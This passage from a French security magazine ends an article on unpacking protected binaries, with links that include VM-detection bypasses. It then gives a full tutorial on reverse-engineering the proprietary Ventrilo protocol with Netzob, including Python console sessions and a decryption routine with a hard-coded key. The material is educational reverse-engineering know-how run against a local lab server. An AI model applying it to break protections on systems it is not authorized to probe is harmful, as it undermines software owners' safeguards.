L'unpacking est une activité qui demande de l'ingéniosité et du temps, les deux viennent à bout des plus grosses protections pour peu que la motivation soit là. Avec cette brève introduction, l'auteur espère avoir donné envie au lecteur de se plonger dans l'unpacking et de découvrir les joies de passer ses nuits devant un debugger :). ■

RÉFÉRENCES

[RDG] : http://www.rdgsoft.8k.com/

[PID] : http://protectionid.owns.it/

[AFP] : http://forum.exetools.com/showthread.php?p=77820

[VBX] : http://blog.prowling.nu/2012/08/modifying-virtualbox-settings-for.html

[VMW] : http://www.unibia.com/unibianet/systems-networking/bypassing-virtual-machine-detection-vmware-workstation

[PEX] : http://technet.microsoft.com/fr-fr/sysinternals/bb896653.aspx

[PHR] : http://processhacker.sourceforge.net/

[ELO] : http://elooo.fff.free.fr/consult/Unpacking_aspr1.23_elooo/

VIVISECTION DE PROTOCOLES AVEC NETZOB

georges.bossert@amossys.fr

Frédéric Guihéry – frederic.guihery@amossys.fr

mots-clés : RÉSEAU / PROTOCOLE PROPRIÉTAIRE / PYTHON

Petite devinette : à part leurs implications dans la sécurité des systèmes d'information, quel point commun existe-t-il entre la recherche de vulnérabilités, les systèmes de détection d'intrusions, la supervision de réseau, le DPI, les pots de miel et la détection de fuites de données ?

Trivial me diriez-vous :) Toutes reposent sur la connaissance préalable des protocoles de communication. Mais alors, ces mécanismes de défense sont-ils efficaces en présence de protocoles propriétaires, ou du moins, non documentés ? Vous savez, ce flux USB inconnu, ces paquets UDP bizarres ou ces appels IPC réguliers incompréhensibles…

Dans cet article, nous présentons une méthodologie pour disséquer sur le vif, un protocole de communication. Promis, pas de copie d'écrans d'IDA ni d'OllyDbg et à l'inverse, pas de formule mathématique. Pour être précis, ici on dissèque des protocoles inconnus en Python avec « son Netzob et son couteau ».

1 Rappels sur le reverse

1.1 Les approches actuelles

Le monde du *reverse* de protocoles se décompose (globalement) en deux grandes familles. La première inspecte le binaire d'un protocole pour découvrir ses spécifications. Cette approche repose sur l'analyse statique du binaire (sous IDA Pro par exemple) et/ou sur des techniques de débogage et d'instrumentation. Des heuristiques sont utilisées pour déduire du traitement des entrées/sorties le format des messages échangés et donc, de *reverser* le protocole **[Prospex]**, **[Tupni]**, **[Dispatcher]**, **[HowIMetYourPointer]**.




Fig. 0 : Zoby, la mascotte officielle du projet

Ce n'est pas l'approche retenue dans cet article, ni dans Netzob. En effet, elle requiert forcément la maîtrise d'une implémentation du protocole, ce qui n'est pas le cas lorsque le client ne fournit que des exemples du protocole (PCAP, traces fichiers, logs serveurs, ...). De plus, des protections spécifiques peuvent être implémentées dans le binaire rendant le coût de son analyse, de son débogage, ou même de son instrumentation prohibitif. En outre, celui-ci peut également être déployé sur une *appliance* ou un équipement auquel nous n'avons pas accès (protections physiques, droits d'auteur, hors-périmètres, ...).

A contrario, l'autre famille déduit les spécifications du protocole à partir d'exemples de communications. L'outil « *The Protocol Informatic Project* » **[Beddoe]** est parmi les premiers dans cette famille à automatiser l'apprentissage d'un protocole sur base d'exemples. Cependant, aucun des travaux publiés à la suite (**[Discoverer]**,**[ScriptGen]**, **[PRISMA]**) n'a donné lieu à la publication d'outils.

C'est pour cette raison que les *reversers* de protocoles finissent encore trop souvent par porter des lunettes. Eh oui, ça déglingue les yeux de fixer des octets pendant

des heures **[RobSavoye, DrewFisher]**. Pour illustrer la rétroconception de protocoles sur base d'exemples de communications, nous utilisons Netzob, un outil qui vise à casser la glace entre les académiques et les industriels. Fini les yeux rouges et les lunettes (ou alors super fines) :)

1.2 Netzob, un framework pour le reverse de protocoles

Netzob **[netzob.org]** est un projet initialement dédié à la rétroconception de protocoles de communication et qui possède désormais des fonctionnalités de génération de trafic et de *fuzzing*. Il propose par ailleurs différents modules d'*import* et de capture de données (réseau, fichier, IPC et API) et d'*export* de modèles de protocoles vers des outils d'analyse tiers.

Il s'agit d'un outil libre, distribué sous licence GPLv3, écrit en Python et C. Netzob est utilisable à travers une interface graphique facilitant la manipulation des données. Il est également possible d'écrire des scripts manipulant directement l'API, ce que nous allons faire dans cet article.

1.3 Application sur le protocole propriétaire Ventrilo

Ventrilo **[ventrilo.com]** est une application de VoIP développée par Flagship Industries et utilisée par les joueurs de jeux en réseau pour communiquer. Pour cet article, nous nous sommes intéressés au protocole de communication utilisé par la dernière version du client Ventrilo sous Windows (3.0.8 en 64bits), téléchargeable gratuitement sur le site de l'auteur.

Son protocole a déjà été *reversé,* notamment pour créer une alternative libre appelée « mangler » **[mangler]**. Cependant, nous n'utilisons pas les résultats de précédents travaux de manière à présenter une analyse réaliste du reverse d'un protocole.

Retrouvez l'ensemble des ressources nécessaires à la reproductibilité de cette expérience sur le site web du projet Netzob **[ressourcesTutoVentrilo]**. Vous y trouverez les captures utilisées (pcaps), les scripts développés au cours de cette analyse, ainsi que les fichiers de configuration utilisés.




Fig. 1 : Architecture mise en place pour capturer des données

2 Les caractéristiques typiques d'un protocole

Les protocoles de communication possèdent des caractéristiques communes et des variations qui leur sont propres. On trouve d'une part le format des messages, rassemblant les informations suivantes :

- Des types de message ou un ensemble de commandes autorisées ;
- Un découpage en champs, avec des tailles de champs fixes ou variables ;
- Un domaine de définition, qui traduit l'ensemble des valeurs possibles pour le champ. Ces valeurs peuvent être statiques (« bonjour », 0x05de45, …) ou calculées. Dans ce cas, on distingue trois types de relations qui participent à la définition de la valeur : i) les relations vis-à-vis d'autres champs du même message (ex : le champ `Data Offset` de TCP, qui précise la taille de l'entête) ; ii) les relations vis-à-vis de champs observés dans de précédents messages (ex : le numéro d'acquittement TCP) ; iii) les dépendances vis-à-vis de paramètres environnementaux (ex : l'adresse IP source) ou applicatifs.
- Une sémantique, qui précise la signification des types de message et des champs ;
- Le format d'interprétation des données protocolaires (format d'encodage, signe et boutisme).

D'autre part, un protocole peut posséder une machine à états, spécifiant les séquences autorisées de messages (états et transitions entre les états).

De toutes ces caractéristiques, il en découle des étapes plus ou moins linéaires de rétroconception ; étapes que nous présentons dans la suite de l'article.

3 La capture de trafic

Pour commencer, nous devons obtenir des échantillons de communications qui utilisent le protocole. Nous mettons en place une architecture réseau destinée à générer du trafic, que nous pourrons ensuite analyser (voir Fig. 1). Celle-ci se compose de 3 postes : un serveur et deux clients. Le *proxy* publié par L. Auriemma **[proxyVentrilo]** est utilisé pour capturer les communications déchiffrées entre le client 1 et le serveur.

Nous réalisons 3 captures en modifiant les paramètres de l'environnement à chaque fois. Chaque capture est donc associée à une configuration réseau, matérielle et logicielle, différente. Les variations utilisées sont consignées dans un cahier d'expériences pour assurer la reproductibilité de nos expériences. Nous utilisons ces variations pour identifier l'influence de chaque paramètre sur le trafic généré.

Ces variations portent sur la valeur et sur la taille des paramètres. Par exemple, à chaque capture, le message du client 1 est modifié (« bonjour », puis « lu all » et « mais ou êtes vous » respectivement pour la première, deuxième et troisième capture).

Finalement, nous sélectionnons une série d'actions que nous réalisons dans le même ordre lors des 3 captures. Arbitrairement, nous avons sélectionné un sous-ensemble des fonctionnalités proposées par le protocole, qui comprend des actions de connexion, déconnexion, de paramétrage du compte et d'envoi de messages. Au final, nous obtenons 3 PCAP de 433 paquets comme base de travail.

4 Regroupement des messages par similarité

À l'issue de l'étape précédente, nous sommes fin prêts pour le reverse des 433 messages. Nous commençons par regrouper les messages que nous qualifions/identifions comme similaires. Une des approches souvent retenue dans la littérature consiste à appliquer différents facteurs de similarité les uns après les autres.

Premier critère, nous séparons les messages reçus des messages émis à l'aide de Wireshark, ce qui permet d'obtenir rapidement 6 PCAP (2 par capture). À l'origine d'un tel choix, nous considérons que le serveur dispose d'un jeu de commandes différent de celui de l'acteur.

Nous nous concentrons donc sur les messages reçus de manière à comprendre leurs formats. Puis, comme les messages en double ne nous apportent pas d'informations, nous les supprimons. Ce filtrage permet de réduire notre échantillon à 180 messages uniques. En outre, comme le montre la console Python ci-dessous (Console 1), nous créons une session applicative pour chaque PCAP. Puis, à chaque session sont attachées les données applicatives sauvegardées dans notre cahier d'expérience.

```
>>> importer = PCAPImporter(None)
>>> importer.setSourceFiles(pcapFile)
>>> importer.setImportLayer(4)
>>> importer.readMessages()
>>> session = Session(uuid.uuid4(), name, project, None)
>>> session.addMessages(importer.messages)
>>> for app in ApplicativeData.loadFromCSV(csvFile):
>>>     session.addApplicativeData(app)
```

Console. 1 : Exemple de l'import dans Netzob des payloads des protocoles de transport TCP/UDP présents dans 1 pcap, puis référencement des messages importés dans une session à laquelle on attache les données applicatives.

Pour la deuxième classification des messages similaires, nous utilisons les données applicatives. En effet, à défaut de disposer de la sémantique associée à chaque paquet, nous connaissons la sémantique des paramètres applicatifs et environnementaux de la capture. Par exemple, « Server 1 » représente le nom du serveur dans la première session et « PasswordForUsers » le mot de passe de connexion à notre serveur.

Nous appliquons donc une heuristique simple : les messages qui transportent la même information sont similaires. Pour réaliser ce traitement, Netzob annote chaque paquet avec le type des informations environnementales et applicatives qu'il contient, en se servant du moteur de recherche. Ces annotations deviennent des signatures. Elles sont ensuite utilisées comme facteur de classification ; deux messages avec la même signature sont considérés comme similaires. Cette fonctionnalité est implémentée dans Netzob sous le terme d'**`ApplicativeDataClustering`** et son utilisation est illustrée par la console 2.

```
>>> appClustering = ApplicativeDataClustering()
>>> newGroups =  appClustering.execute([defaultGroup])
```

Console. 2 : Identification des messages similaires en fonction des données applicatives qu'ils transportent.

Les résultats sont très intéressants, voici un **sous-ensemble** des signatures obtenues avec le nombre de messages associés :

Signatures	Nombre de messages
`SERVER_Name` + `SERVER_Phonetic` + `CLIENT1_User name` + `CLIENT1_Phonetic`	2
`CLIENT1_Message1`	6
`CLIENT1_CommentMessage`	1
`CLIENT1_CommentMessage` + `CLIENT1_CommentURL`	2
`SERVER_Name`	16

Cette approche est efficace pour l'ensemble des messages transportant des informations applicatives. Cependant, près de 120 messages n'ont pu être classifiés avec cette solution, car ne transportant pas d'informations applicatives.

En observant la répartition des valeurs de chaque octet des messages (voir Fig. 2), on remarque que les premiers octets des messages (voir flèche rouge sur la figure) semblent caractériser le type des messages en raison de leurs faibles domaines de variation.




Fig. 2 : Affichage dans l'interface graphique de Netzob de la distribution des valeurs pour chaque octet sur les 3 sessions. La flèche rouge désigne une zone de données à faible entropie.

On applique donc un partitionnement simple sur l'ensemble des messages de ce groupe (voir Console 3), de manière à identifier une structure commune d'enchaînement de champs statiques et dynamiques. On utilise ensuite les valeurs du premier champ comme signatures discriminantes. Ainsi, tous les messages commençant par la même série d'octets seront classifiés dans le même groupe.

```
>>> field = noAppGroup.getField()
>>> field.simplePartitioning(UnitSize.BITS16)
>>> field.createSymbolsWithFixedField(field.getLocalFields()[0])
```

Console. 3 : Identification des messages similaires selon la valeur de leur premier champ

Ce troisième niveau de classification permet de regrouper les 120 messages inconnus en 8 groupes de messages similaires. Au final, nous disposons de 23 groupes de messages similaires. Ce découpage pourra être amélioré par la suite en fonction de la compréhension de chaque groupe de messages.

5 Découpage des messages en champs

À ce moment de l'analyse, nous ne savons pas comment les champs sont découpés. Il peut y avoir des champs de taille fixe, des champs dynamiques dont la taille est renseignée dans un autre champ, ou encore des champs découpés par un délimiteur.

Avec Netzob, nous pouvons tester différents découpages. Nous essayons dans un premier temps de réaliser un partitionnement dit « simple » sur ce qui semble correspondre à l'entête des messages. Ce partitionnement met en évidence les variations pour une position donnée de la valeur des messages et fusionne les champs dynamiques adjacents. Nous choisissons une granularité d'un octet sur les messages commençant par l'octet **0x5d** et transportant les données applicatives relatives au nom de l'utilisateur (voir Console 4).

```
>>> layer.simplePartitioning(UnitSize.BITS8)
>>> for message in layer.getMessages():
>>>     print message.applyAlignment()
['5d000000', '04', '00', '02', '00', '00', '000000', '0200']
['5d000000', '01', '00', '01', '00', '02', '000000', '0004']
['5d000000', '02', '00', '01', '00', '01', '000000', '0001']
['5d000000', '02', '00', '01', '00', '01', '000000', '0001']
```

Console. 4 : Découpage des champs par partitionnement simple

Les messages se découpent et s'alignent a priori plutôt bien. On voit apparaître des champs statiques et quelques champs avec une faible variation. Nous avons donc visiblement affaire à un protocole binaire avec un entête à champs de taille fixe.

Dans un second temps, nous cherchons à identifier le découpage sur la seconde portion des messages, celle qui comporte notamment les données applicatives. Nous testons ici le partitionnement par alignement de séquences, qui a pour objectif d'identifier les plus grands segments variables entre deux segments statiques.

```
>>> alignmentSolution = NeedlemanAndWunsch(unitSize=8, ...)
>>> alignmentSolution.alignFields([layer])
>>> for message in layer.getMessages():
>>>     print message.applyAlignment()
['000000', '744696d697472690',     '00', '744697472696368', '000000000000']
['000000', '34775790',             '00', '7537570656c6563', '000000000000']
['000000', '84672e964e97269630',   '00', '54672656479',     '000000000000']
```

Console. 5 : Découpage des champs par alignement de séquences

On découvre un alignement intéressant des octets statiques **0x00** et des suites d'octets dynamiques de taille variable. En général, le partitionnement par alignement de séquences donne de bons résultats sur les protocoles à champs de taille variable.

Nous appliquons la même démarche d'identification du découpage en champs sur l'ensemble des groupes de messages.

6 Analyse du domaine de définition des champs

Comme présenté dans le chapitre 2, les valeurs d'un champ sont influencées par plusieurs éléments (valeurs d'autres champs du même message ou d'autres messages, paramètres environnementaux, données applicatives, etc.). L'analyse du domaine de définition peut donc être découpée en fonction de toutes ces sources potentielles de valeurs.

6.1 Identification des dépendances applicatives et environnementales

La valeur d'un champ peut dépendre de données extérieures établies par le contexte d'utilisation du protocole (tels que le nom de l'utilisateur, les messages envoyés ou le mot de passe du serveur) et des paramètres environnementaux (tels que des adresses IP ou des *timestamps*). L'identification de ces dépendances permet d'affiner la définition des champs qui composent les messages échangés.

Netzob dispose d'un moteur de recherche **à variations** qui permet de trouver une donnée même si elle a subi des modifications (encodages, légères variations de valeurs, hashage, ...). Ce moteur est utilisé pour la recherche des informations applicatives, manuellement collectées par l'expert sous la forme d'un fichier CSV, et environnementales, automatiquement enregistrées par Netzob lors de l'import des messages.

La console 6 illustre la recherche des données applicatives présentes dans chaque message du groupe **CLIENT1_Message1** du protocole de Ventrilo.

```
>>> searcher = Searcher(project)
>>> for message in grpClient1Message1.getMessages():
>>>     print searcher.searchApplicativeDataInMessage(message)
['42000000', '0100', '020000000000', '00066c7520616c6c', '']
['42000000', '0100', '020000000000', '0007626f6e6a6f7572', '']
['42000000', '0500', '020000000000', '00136d616973206f7520ea74657320766...
```

Console. 6 : Recherche des dépendances applicatives appliquée au groupe « CLIENT1_Message1 »

Cette recherche a permis d'identifier une relation applicative à partir du troisième octet (cinquième demi-octet) du quatrième champ de tous les messages du groupe **CLIENT1_Message1** (cf. zones mises en valeur dans la console 6). On en déduit que ce champ peut être divisé en deux (comme illustré par la console 7), avec une partie gauche codée sur 2 octets et une partie droite, de taille dynamique, qui représente la donnée applicative.

```
>>> fieldToSplit = grpClient1Message1.getExtendedFields()[3]
>>> fieldToSplit.splitField(4, "left")
>>> grpClient1Message1.getExtendedFields()[4].setFormat(Format.STRING)
['42000000', '0100', '020000000000', '0006', 'lu all', '']
['42000000', '0100', '020000000000', '0007', 'bonjour', '']
['42000000', '0500', '020000000000', '0013', 'mais ou êtes vous ?']
```

Console. 7 : Séparation du 4ème champ du groupe « CLIENT1_Message1 » après le 4ème demi-octet en partant de la gauche du champ. On fixe le format d'interprétation en STRING du champ applicatif (5ème champ après la séparation) pour révéler les chaînes de caractères.

6.2 Identification des relations intra-messages

La recherche de relations intra-messages s'effectue sur les cellules de chaque champ. L'idée est de trouver des relations qui s'appliquent sur l'ensemble des messages découpés. Les relations actuellement gérées par Netzob sont les **relations d'équivalence** (le champ F1 est équivalent au champ F3, ou à une sous-partie de celui-ci), **de taille** (le champ F2 correspond à la taille du champ F5) et **de répétition** (le champ F4 représente le nombre de répétitions d'un champ).

Il faut par ailleurs prendre en compte l'encodage et le type de valeur lors de la recherche des relations. Par exemple, un champ « taille » peut représenter une valeur en nombre d'octets ou en nombre de mots de quatre octets (cas du champ **DataOffset** dans l'entête TCP).

La console 8 illustre la recherche de relations dans le groupe **CLIENT1_Message1**.

```
>>> finder = RelationFinder(project)
>>> finder.execute(grpClient1Message1)
Relations found:
  [+] Group: grpClient1Message1
      [+] size(F[3][0:4]) == value(F4[:])
```

Console. 8 : Recherche de relations intra-messages

Nous détectons un champ « taille » qui précise que les deux premiers octets du champ F3 correspondent à la taille du champ F4, autrement dit à la taille de la chaîne de caractères correspondant au message « Message1 ».

6.3 Identification des données propres à la session

Afin d'identifier les champs dont la valeur est spécifique à la session courante, nous utilisons un mécanisme de **diff** de sessions. L'idée est de faire apparaître les caractères ou octets qui varient entre deux sessions identiques et situés à une position similaire, en prenant en compte les successions de messages émis et reçus. Dans l'exemple suivant (Fig. 3), nous comparons deux sessions capturées avec des environnements et configurations de clients Ventrilo identiques et en jouant les mêmes messages applicatifs, à savoir « test » et « ok ».




Fig. 3 : Exemple du rendu d'un diff de sessions sous Netzob

Si l'on regarde spécifiquement le format des messages applicatifs (ceux commençant par **0x42**), on voit apparaître une seule différence : le deuxième champ, qui semble indiquer un identifiant de session ou une direction.

6.4 Identification des relations inter-messages

Nous réalisons les mêmes recherches de relation, mais cette fois-ci en comparant les sessions. Par exemple, pour confirmer l'existence d'une relation entre M[1]F[3] (Message 1, Champ 3) et M[2]F[5] (Message 2, Champ 5), celle-ci doit s'appliquer à toutes les sessions.

Dans l'exemple suivant (Console 9), nous recherchons des relations au sein de deux sessions.

```
>>> finder = RelationFinder(project)
>>> finder.execute(sessions[:2])
Relations found:
  [+] Value(M[79]F[1]) == Value(M[80]F[1]) : c5c60f0000
  [+] Value(M[82]F[1]) == Value(M[83]F[1]) : 2d59100000
  [+] Value(M[86]F[1]) == Value(M[87]F[1]) : db16100000
  (...)
```

Console. 9 : Recherche de relations inter-messages

Nous identifions une simple répétition pour deux messages du même type échangés par les clients (le premier champ du message N envoyé correspond au premier champ du message N+1 reçu). Ce comportement ressemble typiquement à un **ping** permettant de s'assurer de l'activité du correspondant.

6.5 Les fonctions de transformation pour le support du chiffrement

Comment gérer les protocoles chiffrés, les champs compressés et autres transformations ? La cryptanalyse d'un protocole sort très largement du cadre de cet article, nous n'en parlerons donc pas. Cependant, une fois que l'on dispose de la routine de traitement de la donnée (chiffrement, compression, ...), celle-ci doit être applicable aisément aux données manipulées.

Nous proposons pour cela des fonctions de transformation destinées à modifier la valeur d'un

ou de plusieurs champ(s) selon un algorithme connu ou directement proposé par l'expert. Ces fonctions sont par ailleurs automatiquement appliquées lors de la génération de trafic par Netzob, soit pour décoder les données reçues, soit pour correctement encoder les messages à transmettre.

Ventrilo utilise deux fonctions de chiffrement basique. La première fonction est utilisée sur le premier couple de messages échangés, la seconde est utilisée pour chiffrer/déchiffrer le reste de la conversation. La console 10 illustre la création d'une fonction de transformation personnalisée pour déchiffrer le premier message reçu (message de type **0x06**). Dans le script, la transformation s'opère sur la variable **message** qui est initialisée avec la valeur brute de la donnée reçue.

```
>>> sourceCode = """
key = "\xAA\x55\x22\xCC\x69\x7C\x38\x91\x88\xF5\xE1"
msg_decrypt = []
for i in range(2, len(payload_crypt)):
   tmp = ord(message[i]) - (ord(key[i%11]) + (i%27))
   msg_decrypt += chr(0xff & tmp)
message = "".join(msg_decrypt)
"""
>>> myFunction = CustomFunction("Decrypt", sourceCode, sourceCode)
>>> symbol00.getField().addTransformationFunction(myFunction)
```

Console. 10 : Code pour la création d'une fonction de transformation qui déchiffre les messages de type 0x06.

L'application de la fonction de transformation sur un message de type **0x06**, permet d'obtenir sa version déchiffrée (voir l'exemple illustré par le console 11).

```
>>>> symbol06.getMessages()[0].getStringData()
'00a2b05624cf6d813e9894feebb5c98a...'
>>> symbol06.getField().addTransformationFunction(myFunction)
>>>symbol06.getMessages()[0].getStringData()
'060000000000000004000000685b656a...'
```

Console. 11 : Code appliquant le déchiffrement d'un message

6.6 L'abstraction des messages en symboles

Tout au long de ce chapitre, nous avons présenté comment identifier, puis regrouper des messages similaires, les découper en champs, puis finalement rechercher leurs sémantiques. Dans cette partie, nous décrivons les principes de l'abstraction de messages similaires en un unique symbole et à l'inverse, l'instanciation d'un symbole en messages.

Comme illustré en 6.1, un message est très souvent contextualisé, c'est-à-dire qu'il transporte des données qui varient en fonction de son contexte d'exécution, de son environnement. Nous utilisons le terme de « symbole » pour décrire la forme abstraite ou décontextualisée d'un ensemble de messages similaires. Par exemple, les messages « bonjour Windows » et « bonjour Linux » peuvent s'abstraire avec le même symbole « bonjour $OS ». Cette dernière représentation est plus compacte et permet de regrouper les messages équivalents, tout en conservant suffisamment de détails pour générer (instancier) des messages concrets valides. Par ailleurs, l'ensemble des symboles d'un protocole forme son vocabulaire. Ce dernier est utilisé comme donnée d'entrée pour découvrir la machine à l'état, objet du prochain chapitre.

La figure 4 présente le format inféré pour les symboles de **ping** (de type **0x37**) et ceux contenant les messages applicatifs (de type **0x42**). Nous ne présentons ici que les symboles les plus intéressants, c'est-à-dire ceux contenant des relations inter- et intra-messages et des données identifiées comme applicatives. Le symbole **0x42** couvre par ailleurs plusieurs types d'actions utilisateur : la connexion à un channel et l'envoi d'un message aux autres participants.




Fig. 4 : Format inféré des messages 0x42 et 0x37

7 Inférence automatique de l'automate à états

Sujet très largement présent dans la littérature scientifique et ce, depuis de nombreuses années, l'inférence grammaticale appliquée aux protocoles de communication, qu'elle soit active **[Bohlin] [Cho]** ou passive **[Antunes] [Wang] [Shoham] [Prospex]**, a déjà prouvé son efficacité (théorique). Pour rappel, la grammaire d'un protocole spécifie les enchaînements valides de messages sous la forme de règles. Il existe plusieurs modèles pour représenter ces règles. En particulier, si la grammaire est dite « régulière », il est courant de la modéliser à l'aide d'un automate à états finis (aussi appelé FSM pour *Finite State Machine* en anglais).

Afin de supporter un plus grand nombre de protocoles, nous avons étendu ce modèle et représenté la grammaire d'un protocole sous la forme d'une (on prend une grande inspiration) **Machine de Mealy Stochastique à Transitions Déterministes**, ou **MMSTD** pour les intimes. Concrètement, l'utilisation de ce modèle offre deux nouvelles fonctionnalités par rapport à un automate à entrées/sorties : i) elle permet d'apprendre « le temps de réaction » entre les échanges de messages et ii) elle autorise plusieurs messages de sorties pour la même transition. Ce dernier point est important. Il assure qu'étant donné un triplet *<état courant, message d'entrée et état de sortie>*, plusieurs messages de sortie sont possibles.

Nous avons un modèle, voyons maintenant comment l'apprendre. Le schéma de la figure 5 illustre les différentes étapes de notre « recette », qui s'articule autour de l'algorithme d'**Angluin**, le **L*** (prononcé à l'anglaise « L star »).

Dans notre scénario d'apprentissage, nous jouons le rôle de l'élève et disposons du vocabulaire et d'une implémentation du protocole. Pour commencer,




*Fig. 5 : Schéma illustrant les différentes étapes d'Angluin L*a dans Netzob*

l'élève construit une hypothèse sur la grammaire (ce qui se matérialise sous la forme d'un automate) en stimulant l'implémentation, appelée **Professeur**, avec des **requêtes d'appartenances** (les spécialistes que nous ne sommes pas ne manqueront pas de corriger en « requêtes de sorties »).

Dans notre cas, formuler une telle requête consiste à demander au professeur la réponse à la question : « Quel message de sortie génère l'implémentation si je lui envoie la séquence suivante ? ». Entre chaque requête, nous réinitialisons l'implémentation et au fur et à mesure, améliorons notre hypothèse sur l'automate grâce aux résultats obtenus.

Dès que cet automate hypothétique vérifie certaines contraintes portant notamment sur sa « complétude » et sa « consistance », nous changeons de stratégie et soumettons des **requêtes d'équivalences**.

La définition d'une requête d'équivalence est très théorique. Elle consiste à demander à un **oracle** si notre automate hypothétique est équivalent à celui de l'implémentation. Cette définition n'est pas applicable dans de nombreux cas, puisque très peu d'implémentations autorisent ce genre de requête. Nous remplaçons donc cette requête par la recherche d'un contre-exemple par échantillonnage. Pour plus de détails, n'hésitez pas à vous reporter à notre article publié à SSTIC **[SSTIC-2012]**.

Ok, voyons ce que ça donne dans la vraie vie !

Bien évidemment, Netzob dispose d'un tel module d'inférence de grammaire. Mais avant de l'utiliser, nous vérifions sa capacité à stimuler le serveur de Ventrilo en générant du trafic réseau conforme à son vocabulaire. La console 12 illustre l'envoi d'un message membre du symbole de type **0x00** à un serveur Ventrilo en écoute sur le **127.0.0.1:3784** et la réception d'un message abstrait par un symbole de type **0x06**.

```
>>> channel = NetworkClient(uuid.uuid4(), Memory(), "TCP",
"127.0.0.1", 42672, "127.0.0.1", 3784)
>>> abstractionLayer = AbstractionLayer(channel, voca, Memory())
>>> abstractionLayer.connect()
NetworkClient has initiated a connection with 127.0.0.1:4242
>>> abstractionLayer.writeSymbol(symbol00)
(...)
Sending symbol 'connection over the communication channel'
>>> print abstractionLayer.receiveSymbol()
symbol 06
```

Console. 12 : Code pour la création d'un acteur réseau TCP et sa connexion au 127.0.0.1:3784. Une fois connecté, il émet par l'intermédiaire de la couche d'abstraction le symbole « symbol00 » et attend une réponse qui se manifeste par la réception du symbole « symbol 06 ».

À ce stade, nous sommes en mesure de réaliser plusieurs tests pour vérifier que l'implémentation supporte l'inférence active. En outre, si votre protocole est plutôt simple, pourquoi ne pas rédiger un petit script pour la parcourir automatiquement ?

Dès que nous sommes prêts, nous « lâchons les chiens » et à l'aide du code **[CODE_APPRENTISSAGE_GRAMMAIRE]** démarrons l'inférence automatique de la grammaire du protocole de communication utilisé entre un serveur et un client Ventrilo.

```
script = "./restart_ventrilo.sh"  # Pour redémarrer Ventrilo à chaque itération
maxNumberOfState = 15  # Taille maximale d'un parcours dans l'automate attendu

# Creation d'un canal de communication client
clientOracle = NetworkClient(str(uuid.uuid4()), Memory(), "TCP", "127.0.0.1",
10000, "127.0.0.1", 3784)
# Création d'un oracle d'équivalence (WMethode pour l'échantillonnage)
equivalenceOracle = WMethodNetworkEquivalenceOracle(clientOracle,
maxNumberOfState, script)

inferer = GrammarInferer(project.getVocabulary(), inputSymbols, clientOracle,
equivalenceOracle, scriptFilename, ...)
# On démarre l'inférence
inferer.infer()
computedAutomaton = inferer.getInferedAutomaton()
```

*Console. 13 : Apprentissage de la grammaire d'un protocole UDP en utilisant Angluin L*a. Emploi d'un oracle d'équivalence reposant sur la WMethod pour la génération des cas de tests.*

Le temps d'exécution d'une telle procédure peut être élevé (de l'ordre de quelques minutes pour un vocabulaire de 3-4 symboles d'entrée et plusieurs heures pour des vocabulaires d'une taille supérieure à 10 symboles d'entrée). Au final, Netzob génère un code DOT permettant de représenter l'automate de Ventrilo obtenu.

La figure 6 (voir page suivante) illustre l'automate automatiquement inféré sur base des 5 premiers symboles observés lors des captures. La première partie de l'automate représente l'opération d'enregistrement auprès du serveur. Cet enregistrement est réalisé en trois étapes : émission du symbole 0x00, réception du symbole **0x06** et envoi du symbole **0x48** contenant les données utilisateur. Les étapes d'après correspondent quant à elles au début d'une longue séquence de challenges/réponses, au bout de laquelle les messages applicatifs peuvent être échangés. On remarque par ailleurs un état final dans lequel le serveur ne répond plus aux sollicitations.

En comparant ce résultat avec les séquences de messages générées par un client et un serveur légitimes, on peut valider la cohérence de l'automate automatiquement découvert par Netzob, et également découvrir des transitions non observées dans des situations réelles.

